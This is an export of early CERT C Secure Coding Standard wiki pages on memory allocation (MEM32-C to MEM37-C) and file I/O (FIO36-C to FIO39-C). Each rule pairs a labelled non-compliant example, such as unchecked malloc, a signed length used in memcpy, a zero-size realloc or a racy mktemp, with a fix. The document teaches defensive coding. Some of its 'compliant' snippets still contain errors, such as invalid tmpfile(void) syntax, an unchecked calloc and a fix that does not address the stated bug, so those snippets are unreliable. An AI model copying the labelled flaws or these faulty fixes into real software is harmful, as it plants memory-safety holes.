The return values for memory allocation routines indicate failure or success of the allocation. According to ISO/IEC 9899-1999, `calloc()`, `malloc()`, and `realloc()` will return null pointers if the requested memory allocation fails. Failure to detect and properly handle memory management errors can lead to unpredictable and unintended program behavior. Therefore, it is necessary to check the final status of memory management routines and handle errors appropriately.

The following table shows the possible outcomes of the standard memory allocation functions. This table is inspired by a similar table by Richard Kettlewell [Kettlewell 02].

Function	Successful Return	Error Return
`malloc()`	pointer to allocated space	null pointer
`calloc()`	pointer to allocated space	null pointer
`realloc()`	pointer to the new object	null pointer

Non-Compliant Example 1

In this example, `input_string` is copied into dynamically allocated memory referenced by `str`. However, the result of `malloc()` is not checked before `str` is referenced. Consequently, if `malloc()` fails, the program will abnormally terminate.

```
...
size_t size = strlen(input_string);
if (size == SIZE_MAX) {
  /* Handle Error */
}
str = malloc(size+1);
strcpy(str, input_string);
...
```

Note that in accordance with rule MEM35-C. Ensure that size arguments to memory allocation functions are correct the argument supplied to `malloc()` is checked to ensure an numeric overflow does not occur.

Compliant Solution 1

The `malloc()` function, as well as the other memory allocation functions, returns either a null pointer or a pointer to the allocated space. Always test the returned pointer to make sure it is not equal to zero (NULL) before referencing the pointer. Handle the error condition appropriately when the returned pointer is equal to zero.

```
...
size_t size = strlen(input_string);
if (size == SIZE_MAX) {
  /* Handle Error */
}
str = malloc(size+1);
```

```
if (str == NULL) {
  /* Handle Allocation Error */
}
strcpy(str, input_string);
...
```

Non-Compliant Example 2

This example calls `realloc()` to resize the memory referred to by `p`. However, if `realloc()` fails, it returns NULL severing the connection between the original block of memory and `p`. This results in a memory leak.

```
...
p = realloc(p,new_size);
if (p == NULL)   {
 /* Handle Error */
}
...
```

Compliant Solution 2

To correct this, assign the result of `realloc()` to a temporary pointer (`q`) and check it to ensure it is valid before assigning it to the original pointer `p`.

```
...
q = realloc(p,new_size);
if (q == NULL)   {
 /* Handle Error */
}
p = q;
...
```

Risk Assessment

Failing to detect allocation failures can lead to abnormal program termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM32-C	**1** (high)	**3** (likely)	**2** (high)	**P6**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[Seacord 05] Chapter 4, "Dynamic Memory Management"
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"

MEM33-C. Do not assume memory allocation routines initialize memory

This page last changed on Mar 19, 2007 by ods.

The standard C memory allocation routines initialize allocated memory in different ways. Failure to understand these differences can lead to program defects that can have security implications.

`malloc()` is perhaps the best known memory allocation routine in the C standard. Memory allocated with `malloc()` is not initialized. Furthermore, memory allocated with `malloc()` may contain unexpected values, including data used in another section of the program (or another program entirely). In practice, this type of defect can expose sensitive information to unintended parties. The Sun tarball vulnerability discussed in *Secure Coding Principles & Practices: Desigining and Implementing Secure Applications* [Graf 03] and Sun Security Bulletin #00122 is an example of leaking sensitive data.

`realloc()` changes the size of a dynamically allocated memory block. The contents of the memory will be unchanged, but the newly allocated space may not be initialized. This may result in vulnerabilities similar to those encountered using `malloc()`.

As a result, it is necessary to guarantee that the contents memory allocated with `malloc()` and `realloc()` be initialized to a known, default value. The value assigned should be documented as the "default value" for that variable in the comments associated with that variable's declaration. This issue does not affect memory allocated with `calloc()` because `calloc()` initializes the content of allocated memory.

Non-Compliant Code Example

In this example, a string, `str`, is copied to a dynamically allocated buffer, `buf`. If `str` refers to a block of memory with a length less than `MAX_BUF_SIZE` characters, then the contents of `buf` from the end of `str` to the `MAX_BUF_SIZE` character of `buf` may contain data from previously used dynamic buffers. If that memory space contained sensitive data before it was allocated to `buf`, that data may be unexpectedly exposed.

```
char *buf = malloc(MAX_BUF_SIZE);
if (buf == NULL) {
  /* Handle Allocation Error */
}
strcpy(buf, str);
/* process buf */
```

Compliant Solution 1

To correct these types of defects, memory allocated with `malloc()` or `realloc()` should be initialized to a known default value. Below, this is done by filling the allocated space with `'\0'` characters.

```
char *buf = malloc(MAX_BUF_SIZE);
if (buf == NULL) {
  /* Handle Allocation Error */
}
memset(buf,'\0',MAX_BUF_SIZE); /* Initialize memory to default value */
```

```
strcpy(buf, str);
 /* process buf */
```

Compliant Solution 2

An alternative solution to this situation is to use `calloc()`, which initializes allocated memory to zero.

```
char *buf = calloc(MAX_BUF_SIZE, sizeof(char));
if (buf == NULL) {
  /* Handle Allocation Error */
}
strcpy(buf, str);
/* process buf */
```

Risk Assessment

Failure to clear memory can result in leaked information. Occasionally, it can also lead to buffer overflows when programmers assume, for example, a null termination byte is present when it is not.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM33-C	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[Graff 03]
[Sun Security Bulletin #00122]

MEM34-C. Only free memory allocated dynamically

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Freeing memory that is not allocated dynamically can lead to serious errors. The specific consequences of this error depend on the compiler, but they range from nothing to abnormal program termination. Regardless of the compiler, avoid calling `free()` on non-dynamic memory.

A similar situation arises when `realloc()` is supplied a pointer to non-dynamically allocated memory. The `realloc()` function is used to resize a block of dynamic memory. If `realloc()` is supplied a pointer to memory not allocated by a memory allocation function, such as `malloc()`, the program may terminate abnormally.

Non-Compliant Code Example

This piece of code validates the number of command line arguments. If the correct number of commmand line arguments have been specified, the requested amount of memory is validated to ensure that it is an acceptable size, and the memory is allocated with `malloc()`. Next, the second command line argument is copied into `str` for further processing. Once this processing is complete, `str` is freed. However, if the incorrect number of arguments have been specified, `str` is set to a string literal and printed. Because `str` now references memory that was not dynamically allocated, an error will occur when `str` memory is freed.

```
#define MAX_ALLOCATION 1000

int main(int argc, char *argv[]) {
  char *str = NULL;
  size_t len;

  if (argc == 2) {
    len = strlen(argv[1])+1;
    if (len > MAX_ALLOCATION) {
      /* Handle Error */
    }
    str = malloc(len);
    if (str == NULL) {
      /* Handle Allocation Error */
    }
    strcpy(str,argv[1]);
  }
  else {
    str = "usage: $>a.exe [string]";
    printf("%s\n", str);
  }
  /* ... */
  free(str);
  return 0;
}
```

Compliant Solution

In the compliant solution, the program has been changed to eliminate the possibility of `str` referencing non-dynamic memory when it is supplied to `free()`.

```
#define MAX_ALLOCATION 1000
```

```
int main(int argc, char *argv[]) {
  char *str = NULL;
  size_t len;

  if (argc == 2) {
    len = strlen(argv[1])+1;
    if (len > MAX_ALLOCATION) {
      /* Handle Error */
    }
    str = malloc(len);
    if (str == NULL) {
      /* Handle Allocation Error */
    }
    strcpy(str, argv[1]);
  }
  else {
    printf("%s\n", "usage: $>a.exe [string]");
    return -1;
  }
  /* ... */
  free(str);
  return 0;
}
```

Risk Assessment

Freeing or reallocating memory that was not dynamically allocated could lead to abnormal termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM34-C	**1** (high)	**3** (likely)	**2** (high)	**P6**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

MEM35-C. Ensure that size arguments to memory allocation functions are correct

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Integer values used as a size argument to `malloc()`, `calloc()`, or `realloc()` can be manipulated by an attacker to cause a buffer overflow. Inadequate range checking, integer overflow, or truncation can result in the allocation of an inadequately sized buffer. The programmer must ensure that size arguments to memory allocation functions allocates sufficient memory.

Non-Compliant Code Example

In this non-compliant code example, `cBlocks` is multiplied by 16 and the result is stored in the `unsigned long long int alloc`.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = cBlocks * 16;
  return (alloc < UINT_MAX)
     ? malloc(cBlocks * 16)
     : NULL;
}
```

If `size_t` is represented as a 32-bit unsigned value and `unsigned long long` represented as a 64-bit unsigned value, for example, the result of this multiplication can still overflow because the actual multiplication is a 32-bit operation. As a result, the value stored in `alloc` will always be less than `UINT_MAX`.

If both `size_t` and `unsigned long long` types are represented as a 64-bit unsigned value, the result of the multiplication operation may not be representable as an `unsigned long long` value.

Compliant Solution

Make sure that integer values passed as size arguments to memory allocation functions are valid and have not been corrupted due to integer overflow, truncation, or sign error [Integers (INT)]. In the following example, the `multsize_t()` function multiples two values of type `size_t` and sets `errno` to a non-zero value if the resulting value cannot be represented as a `size_t`.

```
void *AllocBlocks(size_t cBlocks) {
  size_t alloc;

  if (cBlocks == 0) return NULL;
  alloc = multsize_t(cBlocks, 16);
  if (errno) {
    return NULL;
  }
  else {
    return malloc(alloc);
  }
} /* end AllocBlocks */
```

Non-Compliant Code Example

In this non-compliant code example, the string referenced by `str` and the string length represented by `len` orginate from untrusted sources. The length is used to perform a `memcpy()` into the fixed size static array `buf`. The `len` variable is guaranteed to be less than `BUFF_SIZE`. However, because `len` is declared as an `int` it could have a negative value that would bypass the check. The `memcpy()` function implicitly converts `len` to an unsigned `size_t` type, and the resulting operation results in a buffer overflow.

```
int len;
char *str;
char buf[BUFF_SIZE];

...
if (len < BUFF_SIZE){
  memcpy(buf, str, len);
}
...
```

Compliant Solution

In this compliant solution, `len` is declared as a `size_t` to there is no possibility of this variable having a negative value and bypassing the range check.

```
size_t len;
char *str;
char buf[BUFF_SIZE];

...
if (len < BUFF_SIZE){
  memcpy(buf, str, len);
}
...
```

Risk Assessment

Providing invalid size arguments to memory allocation functions can lead to buffer overflows and the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM35-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management," and Chapter 5, "Integer Security"

MEM36-C. Do not make assumptions about the result of allocating 0 bytes

This page last changed on Mar 19, 2007 by ods.

The results of allocating zero bytes of memory are implementation dependent. According to C99 Section 7.20.3 ISO/IEC 9899-1999:

> If the size of the space requested is zero, the behavior is implementation defined: either a null pointer is returned, or the behavior is as if the size were some nonzero value, except that the returned pointer shall not be used to access an object.

This includes all three standard memory allocation functions: `malloc()`, `calloc()`, and `realloc()`. In cases where the memory allocation functions return a non-NULL pointer, using this pointer results in undefined behavior. Typically these pointer refer to a zero-length block of memory consisting entirely of control structures. Overwriting these control structures will damage the data structures used by the memory manager.

Non-Compliant Code Example: `malloc()`

The result of calling `malloc(0)` to allocate 0 bytes is implementation defined. In this example, a dynamic array of integers is allocated to store `s` elements. However, if `s` is zero, the call to `malloc(s)` may return a reference to a block of memory of size 0 rather than `NULL`. When data is copied to this location, a heap-buffer overflow occurs.

```
...
list = malloc(sizeof(int) * s);
if (list == NULL) {
  /* Handle Allocation Error */
}
/* Continue Processing list */
...
```

Compliant Code Example: `malloc()`

To ensure that zero is never passed as a size argument to `malloc()`, a check must be made on `s` to ensure it is not zero.

```
...
if (s <= 0) {
  /* Handle Error */
}
list = malloc(sizeof(int) * s);
if (list == NULL) {
  /* Handle Allocation Error */
}
/* Continue Processing list */
...
```

Non-Compliant Code Example: `realloc()`

The realloc() function deallocates the old object returns a pointer to a new object of a specified size. If memory for the new object cannot be allocated, the realloc() function does not deallocate the old object and its value is unchanged. If the realloc() function returns NULL, failing to free the original memory will result in a memory leak. As a result, the following idiom is generally recommended for reallocating memory:

```
char *p2;
char *p = malloc(100);
...
if ((p2 = realloc(p, nsize)) == NULL) {
  if (p) free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

However, this commonly recommended idiom has problems with zero length allocations. If the value of nsize in this example is 0, the standard allows the option of either returning a null pointer or returning a pointer to an invalid (e.g., zero-length) object. In cases where the realloc() function frees the memory but returns a null pointer, execution of the code in this example results in a double free.

Implementation Details

The realloc() function for gcc 3.4.6 with libc 2.3.4 returns a non-NULL pointer to a zero-sized object (the same as malloc(0)). However, the realloc() function for both Microsoft Visual Studio Version 7.1 and gcc version 4.1.0 return a null pointer, resulting in a double free on the call to free() in this example.

Compliant Code Example: realloc()

Do not pass a size argument of zero to the realloc() function.

```
char *p2;
char *p = malloc(100);
...
if ( (nsize == 0) || (p2 = realloc(p, nsize)) == NULL) {
  if (p) free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

Risk Assessment

Assuming that allocating zero bytes results in an error can lead to buffer overflows when zero bytes are allocated. Buffer overflows can be exploited by an attacker to run arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level

MEM36-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

MEM37-C. Ensure that size arguments to calloc() do not result in an integer overflow

This page last changed on Mar 19, 2007 by ods.

The `calloc()` function takes two arguments: the number of elements to allocate and the storage size of those elements. The `calloc()` function multiples these arguments together and allocates the resulting quantity of memory. However, if the result of multiplying the number of elements to allocate and the storage size cannot be represented properly as a `size_t`, an arithmetic overflow might occur. Therefore, it is necessary to check the product of the arguments to `calloc()` for an arithmetic overflow. If an overflow occurs, the program should detect and handle it appropriately.

Non-Compliant Code Example

In this example, the user-defined function `get_size()` (not shown) is used to calculate the size requirements for a dynamic array of `long int` that is assigned to the variable `num_elements`. When `calloc()` is called to allocate the buffer, `num_elements` is multiplied by `sizeof(long)` to compute the overall size requirements. If the number of elements multiplied by the size cannot be represented as a `size_t`, `calloc()` may allocate a buffer of insufficient size. When data is copied to that buffer, a buffer overflow may occur.

```
size_t num_elements = get_size();
long *buffer = calloc(num_elements, sizeof(long));
if (buffer == NULL) {
  /* handle error condition */
}
```

Compliant Solution

In this compliant solution, the multiplication of the two arguments `num_elements` and `sizeof(long)` is evaluated before the call to `calloc()` to determine if an overflow will occur. The `multsize_t()` function sets `errno` to a non-zero value if the multiplication operation overflows.

```
long *buffer;
size_t num_elements = calc_size();
(void) multsize_t(num_elements, sizeof(long));
if (errno) {
  /* handle error condition */
}
buffer = calloc(num_elements, sizeof(long));
if (buffer == NULL) {
  /* handle error condition */
}
```

Note that the maximum amount of allocatable memory is typically limited to a value less than `SIZE_MAX` (the maximum value of `size_t`). Always check the return value from a call to any memory allocation function.

Risk Assessment

Integer overflow in memory allocation functions can lead to buffer overflows that can be exploited by an attacker to execute arbitrary code with the permissions of the vulnerable process. Most implementations of `calloc()` now check to make sure integer overflow does not occur but it is not always safe to assume the version of `calloc()` being used is secure, particularly when using dynamically linnked libraries.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM37-C	**3** (high)	**1** (low)	**1** (high)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.18.3, "Limits of other integer types"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[RUS-CERT Advisory 2002-08:02]
[Secunia Advisory SA10635]

size parameters passed to memory allocation routines must be guaranteed to be non-negative integer values

This page last changed on Jun 20, 2006 by robert.

Negative values passed as size specifiers to allocation routines are likely the result of an arithmetic error or other coding defect. Additionally, non-integer types, such as floating point numbers, should not be used as size parameters. Supplying a non-integer or negative integer value to a dynamic allocation routine may lead to unexpected results and is not recommended. Therefore, it is necessary to guarantee that size values are non-negative integer values.

This rule and rule 7 should be observed in conjunction with other rules regarding integer security. Integer issues, such as overflows and truncation could allow a negative number to be supplied to malloc to occur. This rule is to enforce that while integer issues, may not be obviously damaging when they happen, can lead to other security issues.

Non-compliant Code Example 1

The following function is used to extract a substring from a string that begins with the string `HEADER:`. The variable `body_len` is used to store the expected length of the substring. However, if the msg string is malformed in a way that causes the total `msg_len` to be less than the `header_len`, then `body_len` will be a negative number resulting in an error when `malloc()` is called.

```
int function(char *msg, int msg_len) {
 char *header = "HEADER:";
 size_t header_len = strlen(header);

 size_t body_len = msg_len - header_len + 1;
 char *body = malloc(body_len);

 strcpy(body, (msg + header_len) );

 return 0;
}
```

Compliant Solution 1

In this example, if `body_len` is determined to be a negative value, function returns -1 to indicate an error has occurred. The significant change is the check on `body_len` assuring that the size parameter supplied to calloc is non-negative.

```
int function(char *msg, int msg_len) {
 char *header = "HEADER:";
 size_t header_len = strlen(header);

 if (header_len >= msg_len) {
     /* handle error condition */
 }
 else {
   size_t body_len = msg_len - header_len + 1;

   char *body = calloc(body_len, sizeof(char));
   strcpy(body, (msg + header_len) );
 }
```

```
 return 0;
}
```

Use variables of type size_t for size parameters to memory allocation routines

This page last changed on Jun 20, 2006 by robert.

The `size_t` data type was created to represent data sizes in programs. The `size_t type` is always an unsigned integer type, but its exact definition is machine dependent. Using `size_t` as a size parameter eliminates some common integer errors. For instance, because `size_t` is unsigned, negative size values cannot occur. Finally, using `size_t` as parameters to memory allocation functions conforms to the definitions of those functions as defined in the ISO/IEC 9899 standard:

```
void *calloc(size_t nmemb, size_t size);
void *malloc(size_t size);
void *realloc(void *ptr, size_t size);
```

Given these advantages, and with minimal (if any) negative consequences, it is necessary to use `size_t` for all size parameters supplied to memory allocation routines.

Non-compliant Code Example 1

The user defined function `calc_size` (not shown) used to calculate the size of the string `other_srting`. The result of `calc_size` is a `signed int` returned into `str_size`. Given that there is no check on `str_size`, it is impossible to tell whether the result of `calc_size` is an appropriate parameter for malloc that is, a positive integer that can be properly represented by a `signed int` type.

```
int str_size = calc_size(other_string);
char *str_copy = malloc(str_size);
```

Compliant Code Example 1

By changing `str_size` to a variable of type `size_t`, it can be assured that the call to `malloc()` is, at the least, supplied a non-negative number.

```
size_t str_size = calc_size(other_string);
char *str_copy = malloc(str_size);
```

09. Input Output (FIO)

This page last changed on Mar 08, 2007 by rcs.

Input/Output is a broad topic and includes all the functions defined in C99 Section 7.19, Input/output <stdio.h>" and related functions.

The security of I/O operations is dependent on the versions of the C library, the operating system, and the file system. Older libraries are generally more susceptible to security flaws than newer library versions. Different operating systems have different capabilities and mechanisms for managing file priviledges. There are numerous different file systems, including: File Allocation Table (FAT), FAT32, New Technology File System (NTFS), NetWare File System (NWFS), and the Unix File System (UFS). There are also many distributed file systems including: Andrew File System (AFS), Distributed File System (DFS), Microsoft DFS, and Network File System (NFS). These filesystems vary in their capabilities and priviliege mechanisms.

As a starting point, the I/O topic area describes the use of C99 standard functions. However, because these functions have been generalized to support multiple disparate operating and file systems, they cannot generally be used in a secure fashion. As a result, most of the rules and recommendations in this topic area recommend approaches that are specific to the operating system and file systems in use. Because of the imposed combinatorics, we are have not been able to provide compliant solutions for all operating sysetm and file system combintations. However, you should evaluate the applicability of the rules for operating system/file system combinations supported by your application.

Recommendations

FIO01-A. Prefer functions that do not rely on file names for identification

FIO02-A. Canonicalize file names originating from untrusted sources

FIO03-A. Do not make assumptions about fopen() and file creation

FIO04-A. Detect and handle input output errors

FIO05-A. Identify files using multiple file attributes

FIO06-A. Create files with appropriate access permissions

FIO07-A. Do not create temporary files in shared directories

FIO08-A. Check for the existence of links

Rules

FIO30-C. Exclude user input from format strings

FIO31-C. Avoid race conditions while checking for the existence of a symbolic link

FIO32-C. Temporary file names must be unique when the file is created

FIO33-C. Detect and handle input output errors resulting in undefined behavior

FIO34-C. Use int to capture the return value of character IO functions

FIO35-C. Use feof() and ferror() to detect end-of-file and file errors

FI036-C. Don't assume a newline character is read

FI037-C. Don't assume character data has been read

FI038-C. Do not use a copy of a FILE object for IO

FI039-C. Temporary file name generators must create unique file names

FI040-C. Temporary files must be opened with exclusive access

FI041-C. Temporary files must have an unpredictable name

FI042-C. Temporary files must be removed before the program exits

FIO43-C. Do not copy data from an unbounded source to a fixed-length array

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
FIO01-A	**3** (high)	**2** (likely)	**1** (high)	**P6**	**L2**
FIO02-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**
FIO03-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
FIO04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
FIO05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO06-A	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO07-A	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO30-C	**3** (high)	**3** (probable)	**3** (low)	**P27**	**L1**
FIO32-C	**3** (high)	**2** (probable)	**1** (medium)	**P6**	**L2**
FIO33-C	**1** (low)	**1** (low)	**3** (medium)	**P3**	**L3**
FIO34-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO35-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO36-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
FI037-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L3**
FIO38-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO39-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO40-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FI041-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO42-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO43-C	**3** (high)	**3** (likely)	**2** (low)	**P18**	**L1**

FI036-C. Don't assume a newline character is read

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

The `fgets()` function is typically used to read a newline-terminated line of input from a stream. The `fgets()` function takes a size parameter for the destination buffer and copies, at most, `size-1` characters from a stream to a string. Truncation errors can occur if the programmer blindly assumes that the last character in the destination string will be a newline.

Non-Compliant Code Example

This non-compliant code example is intended to be used to remove the trailing newline (`\n`) from an input line.

```
char buf[1024];

fgets(buf, sizeof(buf), fp);
buf[strlen(buf) - 1] = '\0';
```

However, if the last character in `buf` is not a newline, this code overwrites an otherwise-valid character.

Compliant Solution

This compliant solution uses `strchr()` to replace the newline character in the string (if it exists).

```
char buf[BUFSIZ + 1];
char *p;

if (fgets(buf, sizeof(buf), fp)) {
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
}
else {
  /* handle error condition */
}
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI036-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the [CERTwebsite|https://www.kb.cert.org/vulnotes/bymetric?searchview&query=FIELD+keywords+contains+FI036-C&SearchOrder=4&SearchMax=0].

References

[Lai 06]
[Seacord 05] Chapter 2, "Strings"
[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"

FI037-C. Don't assume character data has been read

This page last changed on Mar 19, 2007 by ods.

The `strlen()` function computes the length of a string. It returns the number of characters that precede the terminating NULL character. Errors can occur when assumptions are made about the type of data being passed to `strlen()`, e.g., in cases where binary data has been read from a file instead of textual data from a user's terminal.

Non-Compliant Code Example

This non-compliant code example is intended to be used to remove the trailing newline (`\n`) from an input line. The `fgets()` function is typically used to read a newline-terminated line of input from a stream, takes a size parameter for the destination buffer and copies, at most, `size-1` characters from a stream to a string.

```
char buf[1024];

fgets(buf, sizeof(buf), fp);
buf[strlen(buf) - 1] = '\0';
```

However, if the first character in `buf` is a NULL, `strlen(buf)` will return 0 and a write-outside-array-bounds error will occur.

Compliant Solution

This compliant solution checks to make sure the first character in the `buf` array is not a NULL before modifying it based on the results of `strlen()`.

```
char buf[BUFSIZ + 1];
char *p;

if (fgets(buf, sizeof(buf), fp)) {
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
}
else {
  /* handle error condition */
}
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI037-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"
[Lai 06]
[Seacord 05] Chapter 2, "Strings"

FIO38-C. Do not use a copy of a FILE object for IO

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

The address of the `FILE` object used to control a stream may be significant; a copy of a `FILE` object need not serve in place of the original. Do not use a copy of a FILE object in any input/output operations.

Non-Compliant Code Example

This non-compliant code example can fail because a copy of `stdout` is being used in the call to `fputs()`.

```
#include <stdio.h>

int main(void) {
    FILE my_stdout = *(stdout);
    fputs("Hello, World!\n", &my_stdout);

    return 0;
}
```

Platform Specific Details

This non-compliant example does fails with an "access violation" when compiled under Microsoft Visual Studio 2005 and run on an IA-32 platform.

Compliant Solution

In this compliant solution, a copy of the *pointer* to the `FILE` object is used in the call to `fputs()`.

```
#include <stdio.h>

int main(void) {
    FILE *my_stdout = stdout;
    fputs("Hello, World!\n", my_stdout);
    return 0;
}
```

Risk Assessment

Using a copy of a `FILE` object in place of the original is likely to result in a crash which can be used in a denial-of-service attack.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO38-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.3, "Files"

FI039-C. Create temporary files securely

This page last changed on Jan 02, 2007 by fwl.

Privileged programs that create files in world-writable directories can overwrite protected system files. An attacker who can predict the name of a file created by a privileged
program can create a symbolic link (with the same name as the file used by the program) to point to a protected system file. Unless the privileged program is coded securely, the program will follow the symbolic link instead of opening or creating the file that it is supposed to be using. As a result, a protected system file to which the symbolic link points can be overwritten when the program is executed [HP 03].

At a minimum, the following requirements must be met when creating temporary files:

- A temporary file must have a unique, unpredictable name.
- The name must still be unique when the file is created.
- The file must be opened with exclusive access.
- The file must be removed before the program exits.

Non-compliant Code Example

The C99 standard `tmpfile()` function should be avoided because:

1. It fails to provide an exclusive file open.
2. Most historic implementations provide only a limited number of possible temporary file names (usually 26) before file names will start being recycled.
3. The AT&T System V UNIX implementations of these functions (and of mktemp(3)) use the access(2) system call to determine whether or not the temporary file may be created. This has obvious ramifications for setuid or setgid programs, complicating the portable use of these interfaces in such programs.
4. Finally, there is no specification of the permissions with which the temporary files are created.

According to David Wheeler [Wheeler 03]:

> According to the 1997 "Single Unix Specification", the preferred method for creating an arbitrary temporary file (using the C interface) is tmpfile(3). The tmpfile(3) function creates a temporary file and opens a corresponding stream, returning that stream (or NULL if it didn't). Unfortunately, the specification doesn't make any guarantees that the file will be created securely. In earlier versions of this book, I stated that I was concerned because I could not assure myself that all implementations do this securely. I've since found that older System V systems have an insecure implementation of tmpfile(3) (as well as insecure implementations of tmpnam(3) and tempnam(3)), so on at least some systems it's absolutely useless. Library implementations of tmpfile(3) should securely create such files, of course, but users don't always realize that their system libraries have this security flaw, and sometimes they can't do anything about it.

```
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
```

```
}

/* tempfile now points to a temporary file */
```

Non-compliant Code Example (FreeBSD)

This creates a race between testing for a file's existence and opening it for use.

```
char temp_file_name[] = "/tmp/ed.XXXXXX";
FILE *temp_file_ptr;

if (mktemp(temp_file_name) == NULL || (temp_file_ptr = fopen(temp_file_name, "w+")) == NULL) {
  /* handle error condition */
}
```

FreeBSD has recently changed the mk*temp() family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This drastically raises the number of possible temporary files for the "default" usage of 6 X's, meaning that even mktemp() with 6 X's is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00].

Compliant Solution (POSIX)

A reasonably secure solution for generating random file names in UNIX is to call the mkstemp() function as follows:

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  fprintf(stderr, "%s: %s\n", sfn, strerror(errno));
  return (NULL);
}
```

Compliant Solution (Windows)

The `tmpfile_s()` function creates a temporary binary file that is different from any other existing file and that will automatically be removed when it is closed or at program
termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined. The file is opened for update with "wb+" mode
with the meaning that mode has in the `fopen_s()` function (including the mode's effect on exclusive access and file permissions).

```
FILE *stream;
errno_t err = tmpfile_s(&stream);
if (err) {
  /* handle error condition */
```

```
}
```

Compliant Solution (Windows)

The Windows API does not include a functional equivalent for `mkstemp()`. However, it is possible to approximate this behavior by using a cryptographically
strong pseudo-random number generator. John Viega and Matt Messier [Viega 03] offer one such algorithm.

References

- ISO/IEC 9899-1999 Section 7.19.4.3, "The tmpfile function"
- Wheeler 03 David Wheeler. Secure Programming for Linux and Unix HOWTO, v3.010. Chapter 7. Structure Program Internals and Approach. , March 2003.
- Viega 03
- Seacord 05a Seacord, R. Secure Coding in C and C++. Boston, MA: Addison-Wesley, 2005. Chapter 3 "File I/O".
- Kennaway 00 Kris Kennaway. Re: /tmp topic. http://lwn.net/2000/1221/a/sec-tmp.php3. Dec 2000
- The Open Group Base Specifications Issue 6 IEEE Std 1003.1, 2004 Edition mktemp()
- HP 03 Tru64 UNIX Protecting Your System Against File Name Spoofing Attacks. January 2003.

FI039-C. Temporary file name generators must create unique file names

This page last changed on Mar 19, 2007 by ods.

Programmers frequently create temporary files. Temporary file directories are writable by everyone and include `/tmp`, `/var/tmp`, and `C:\TEMP` and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

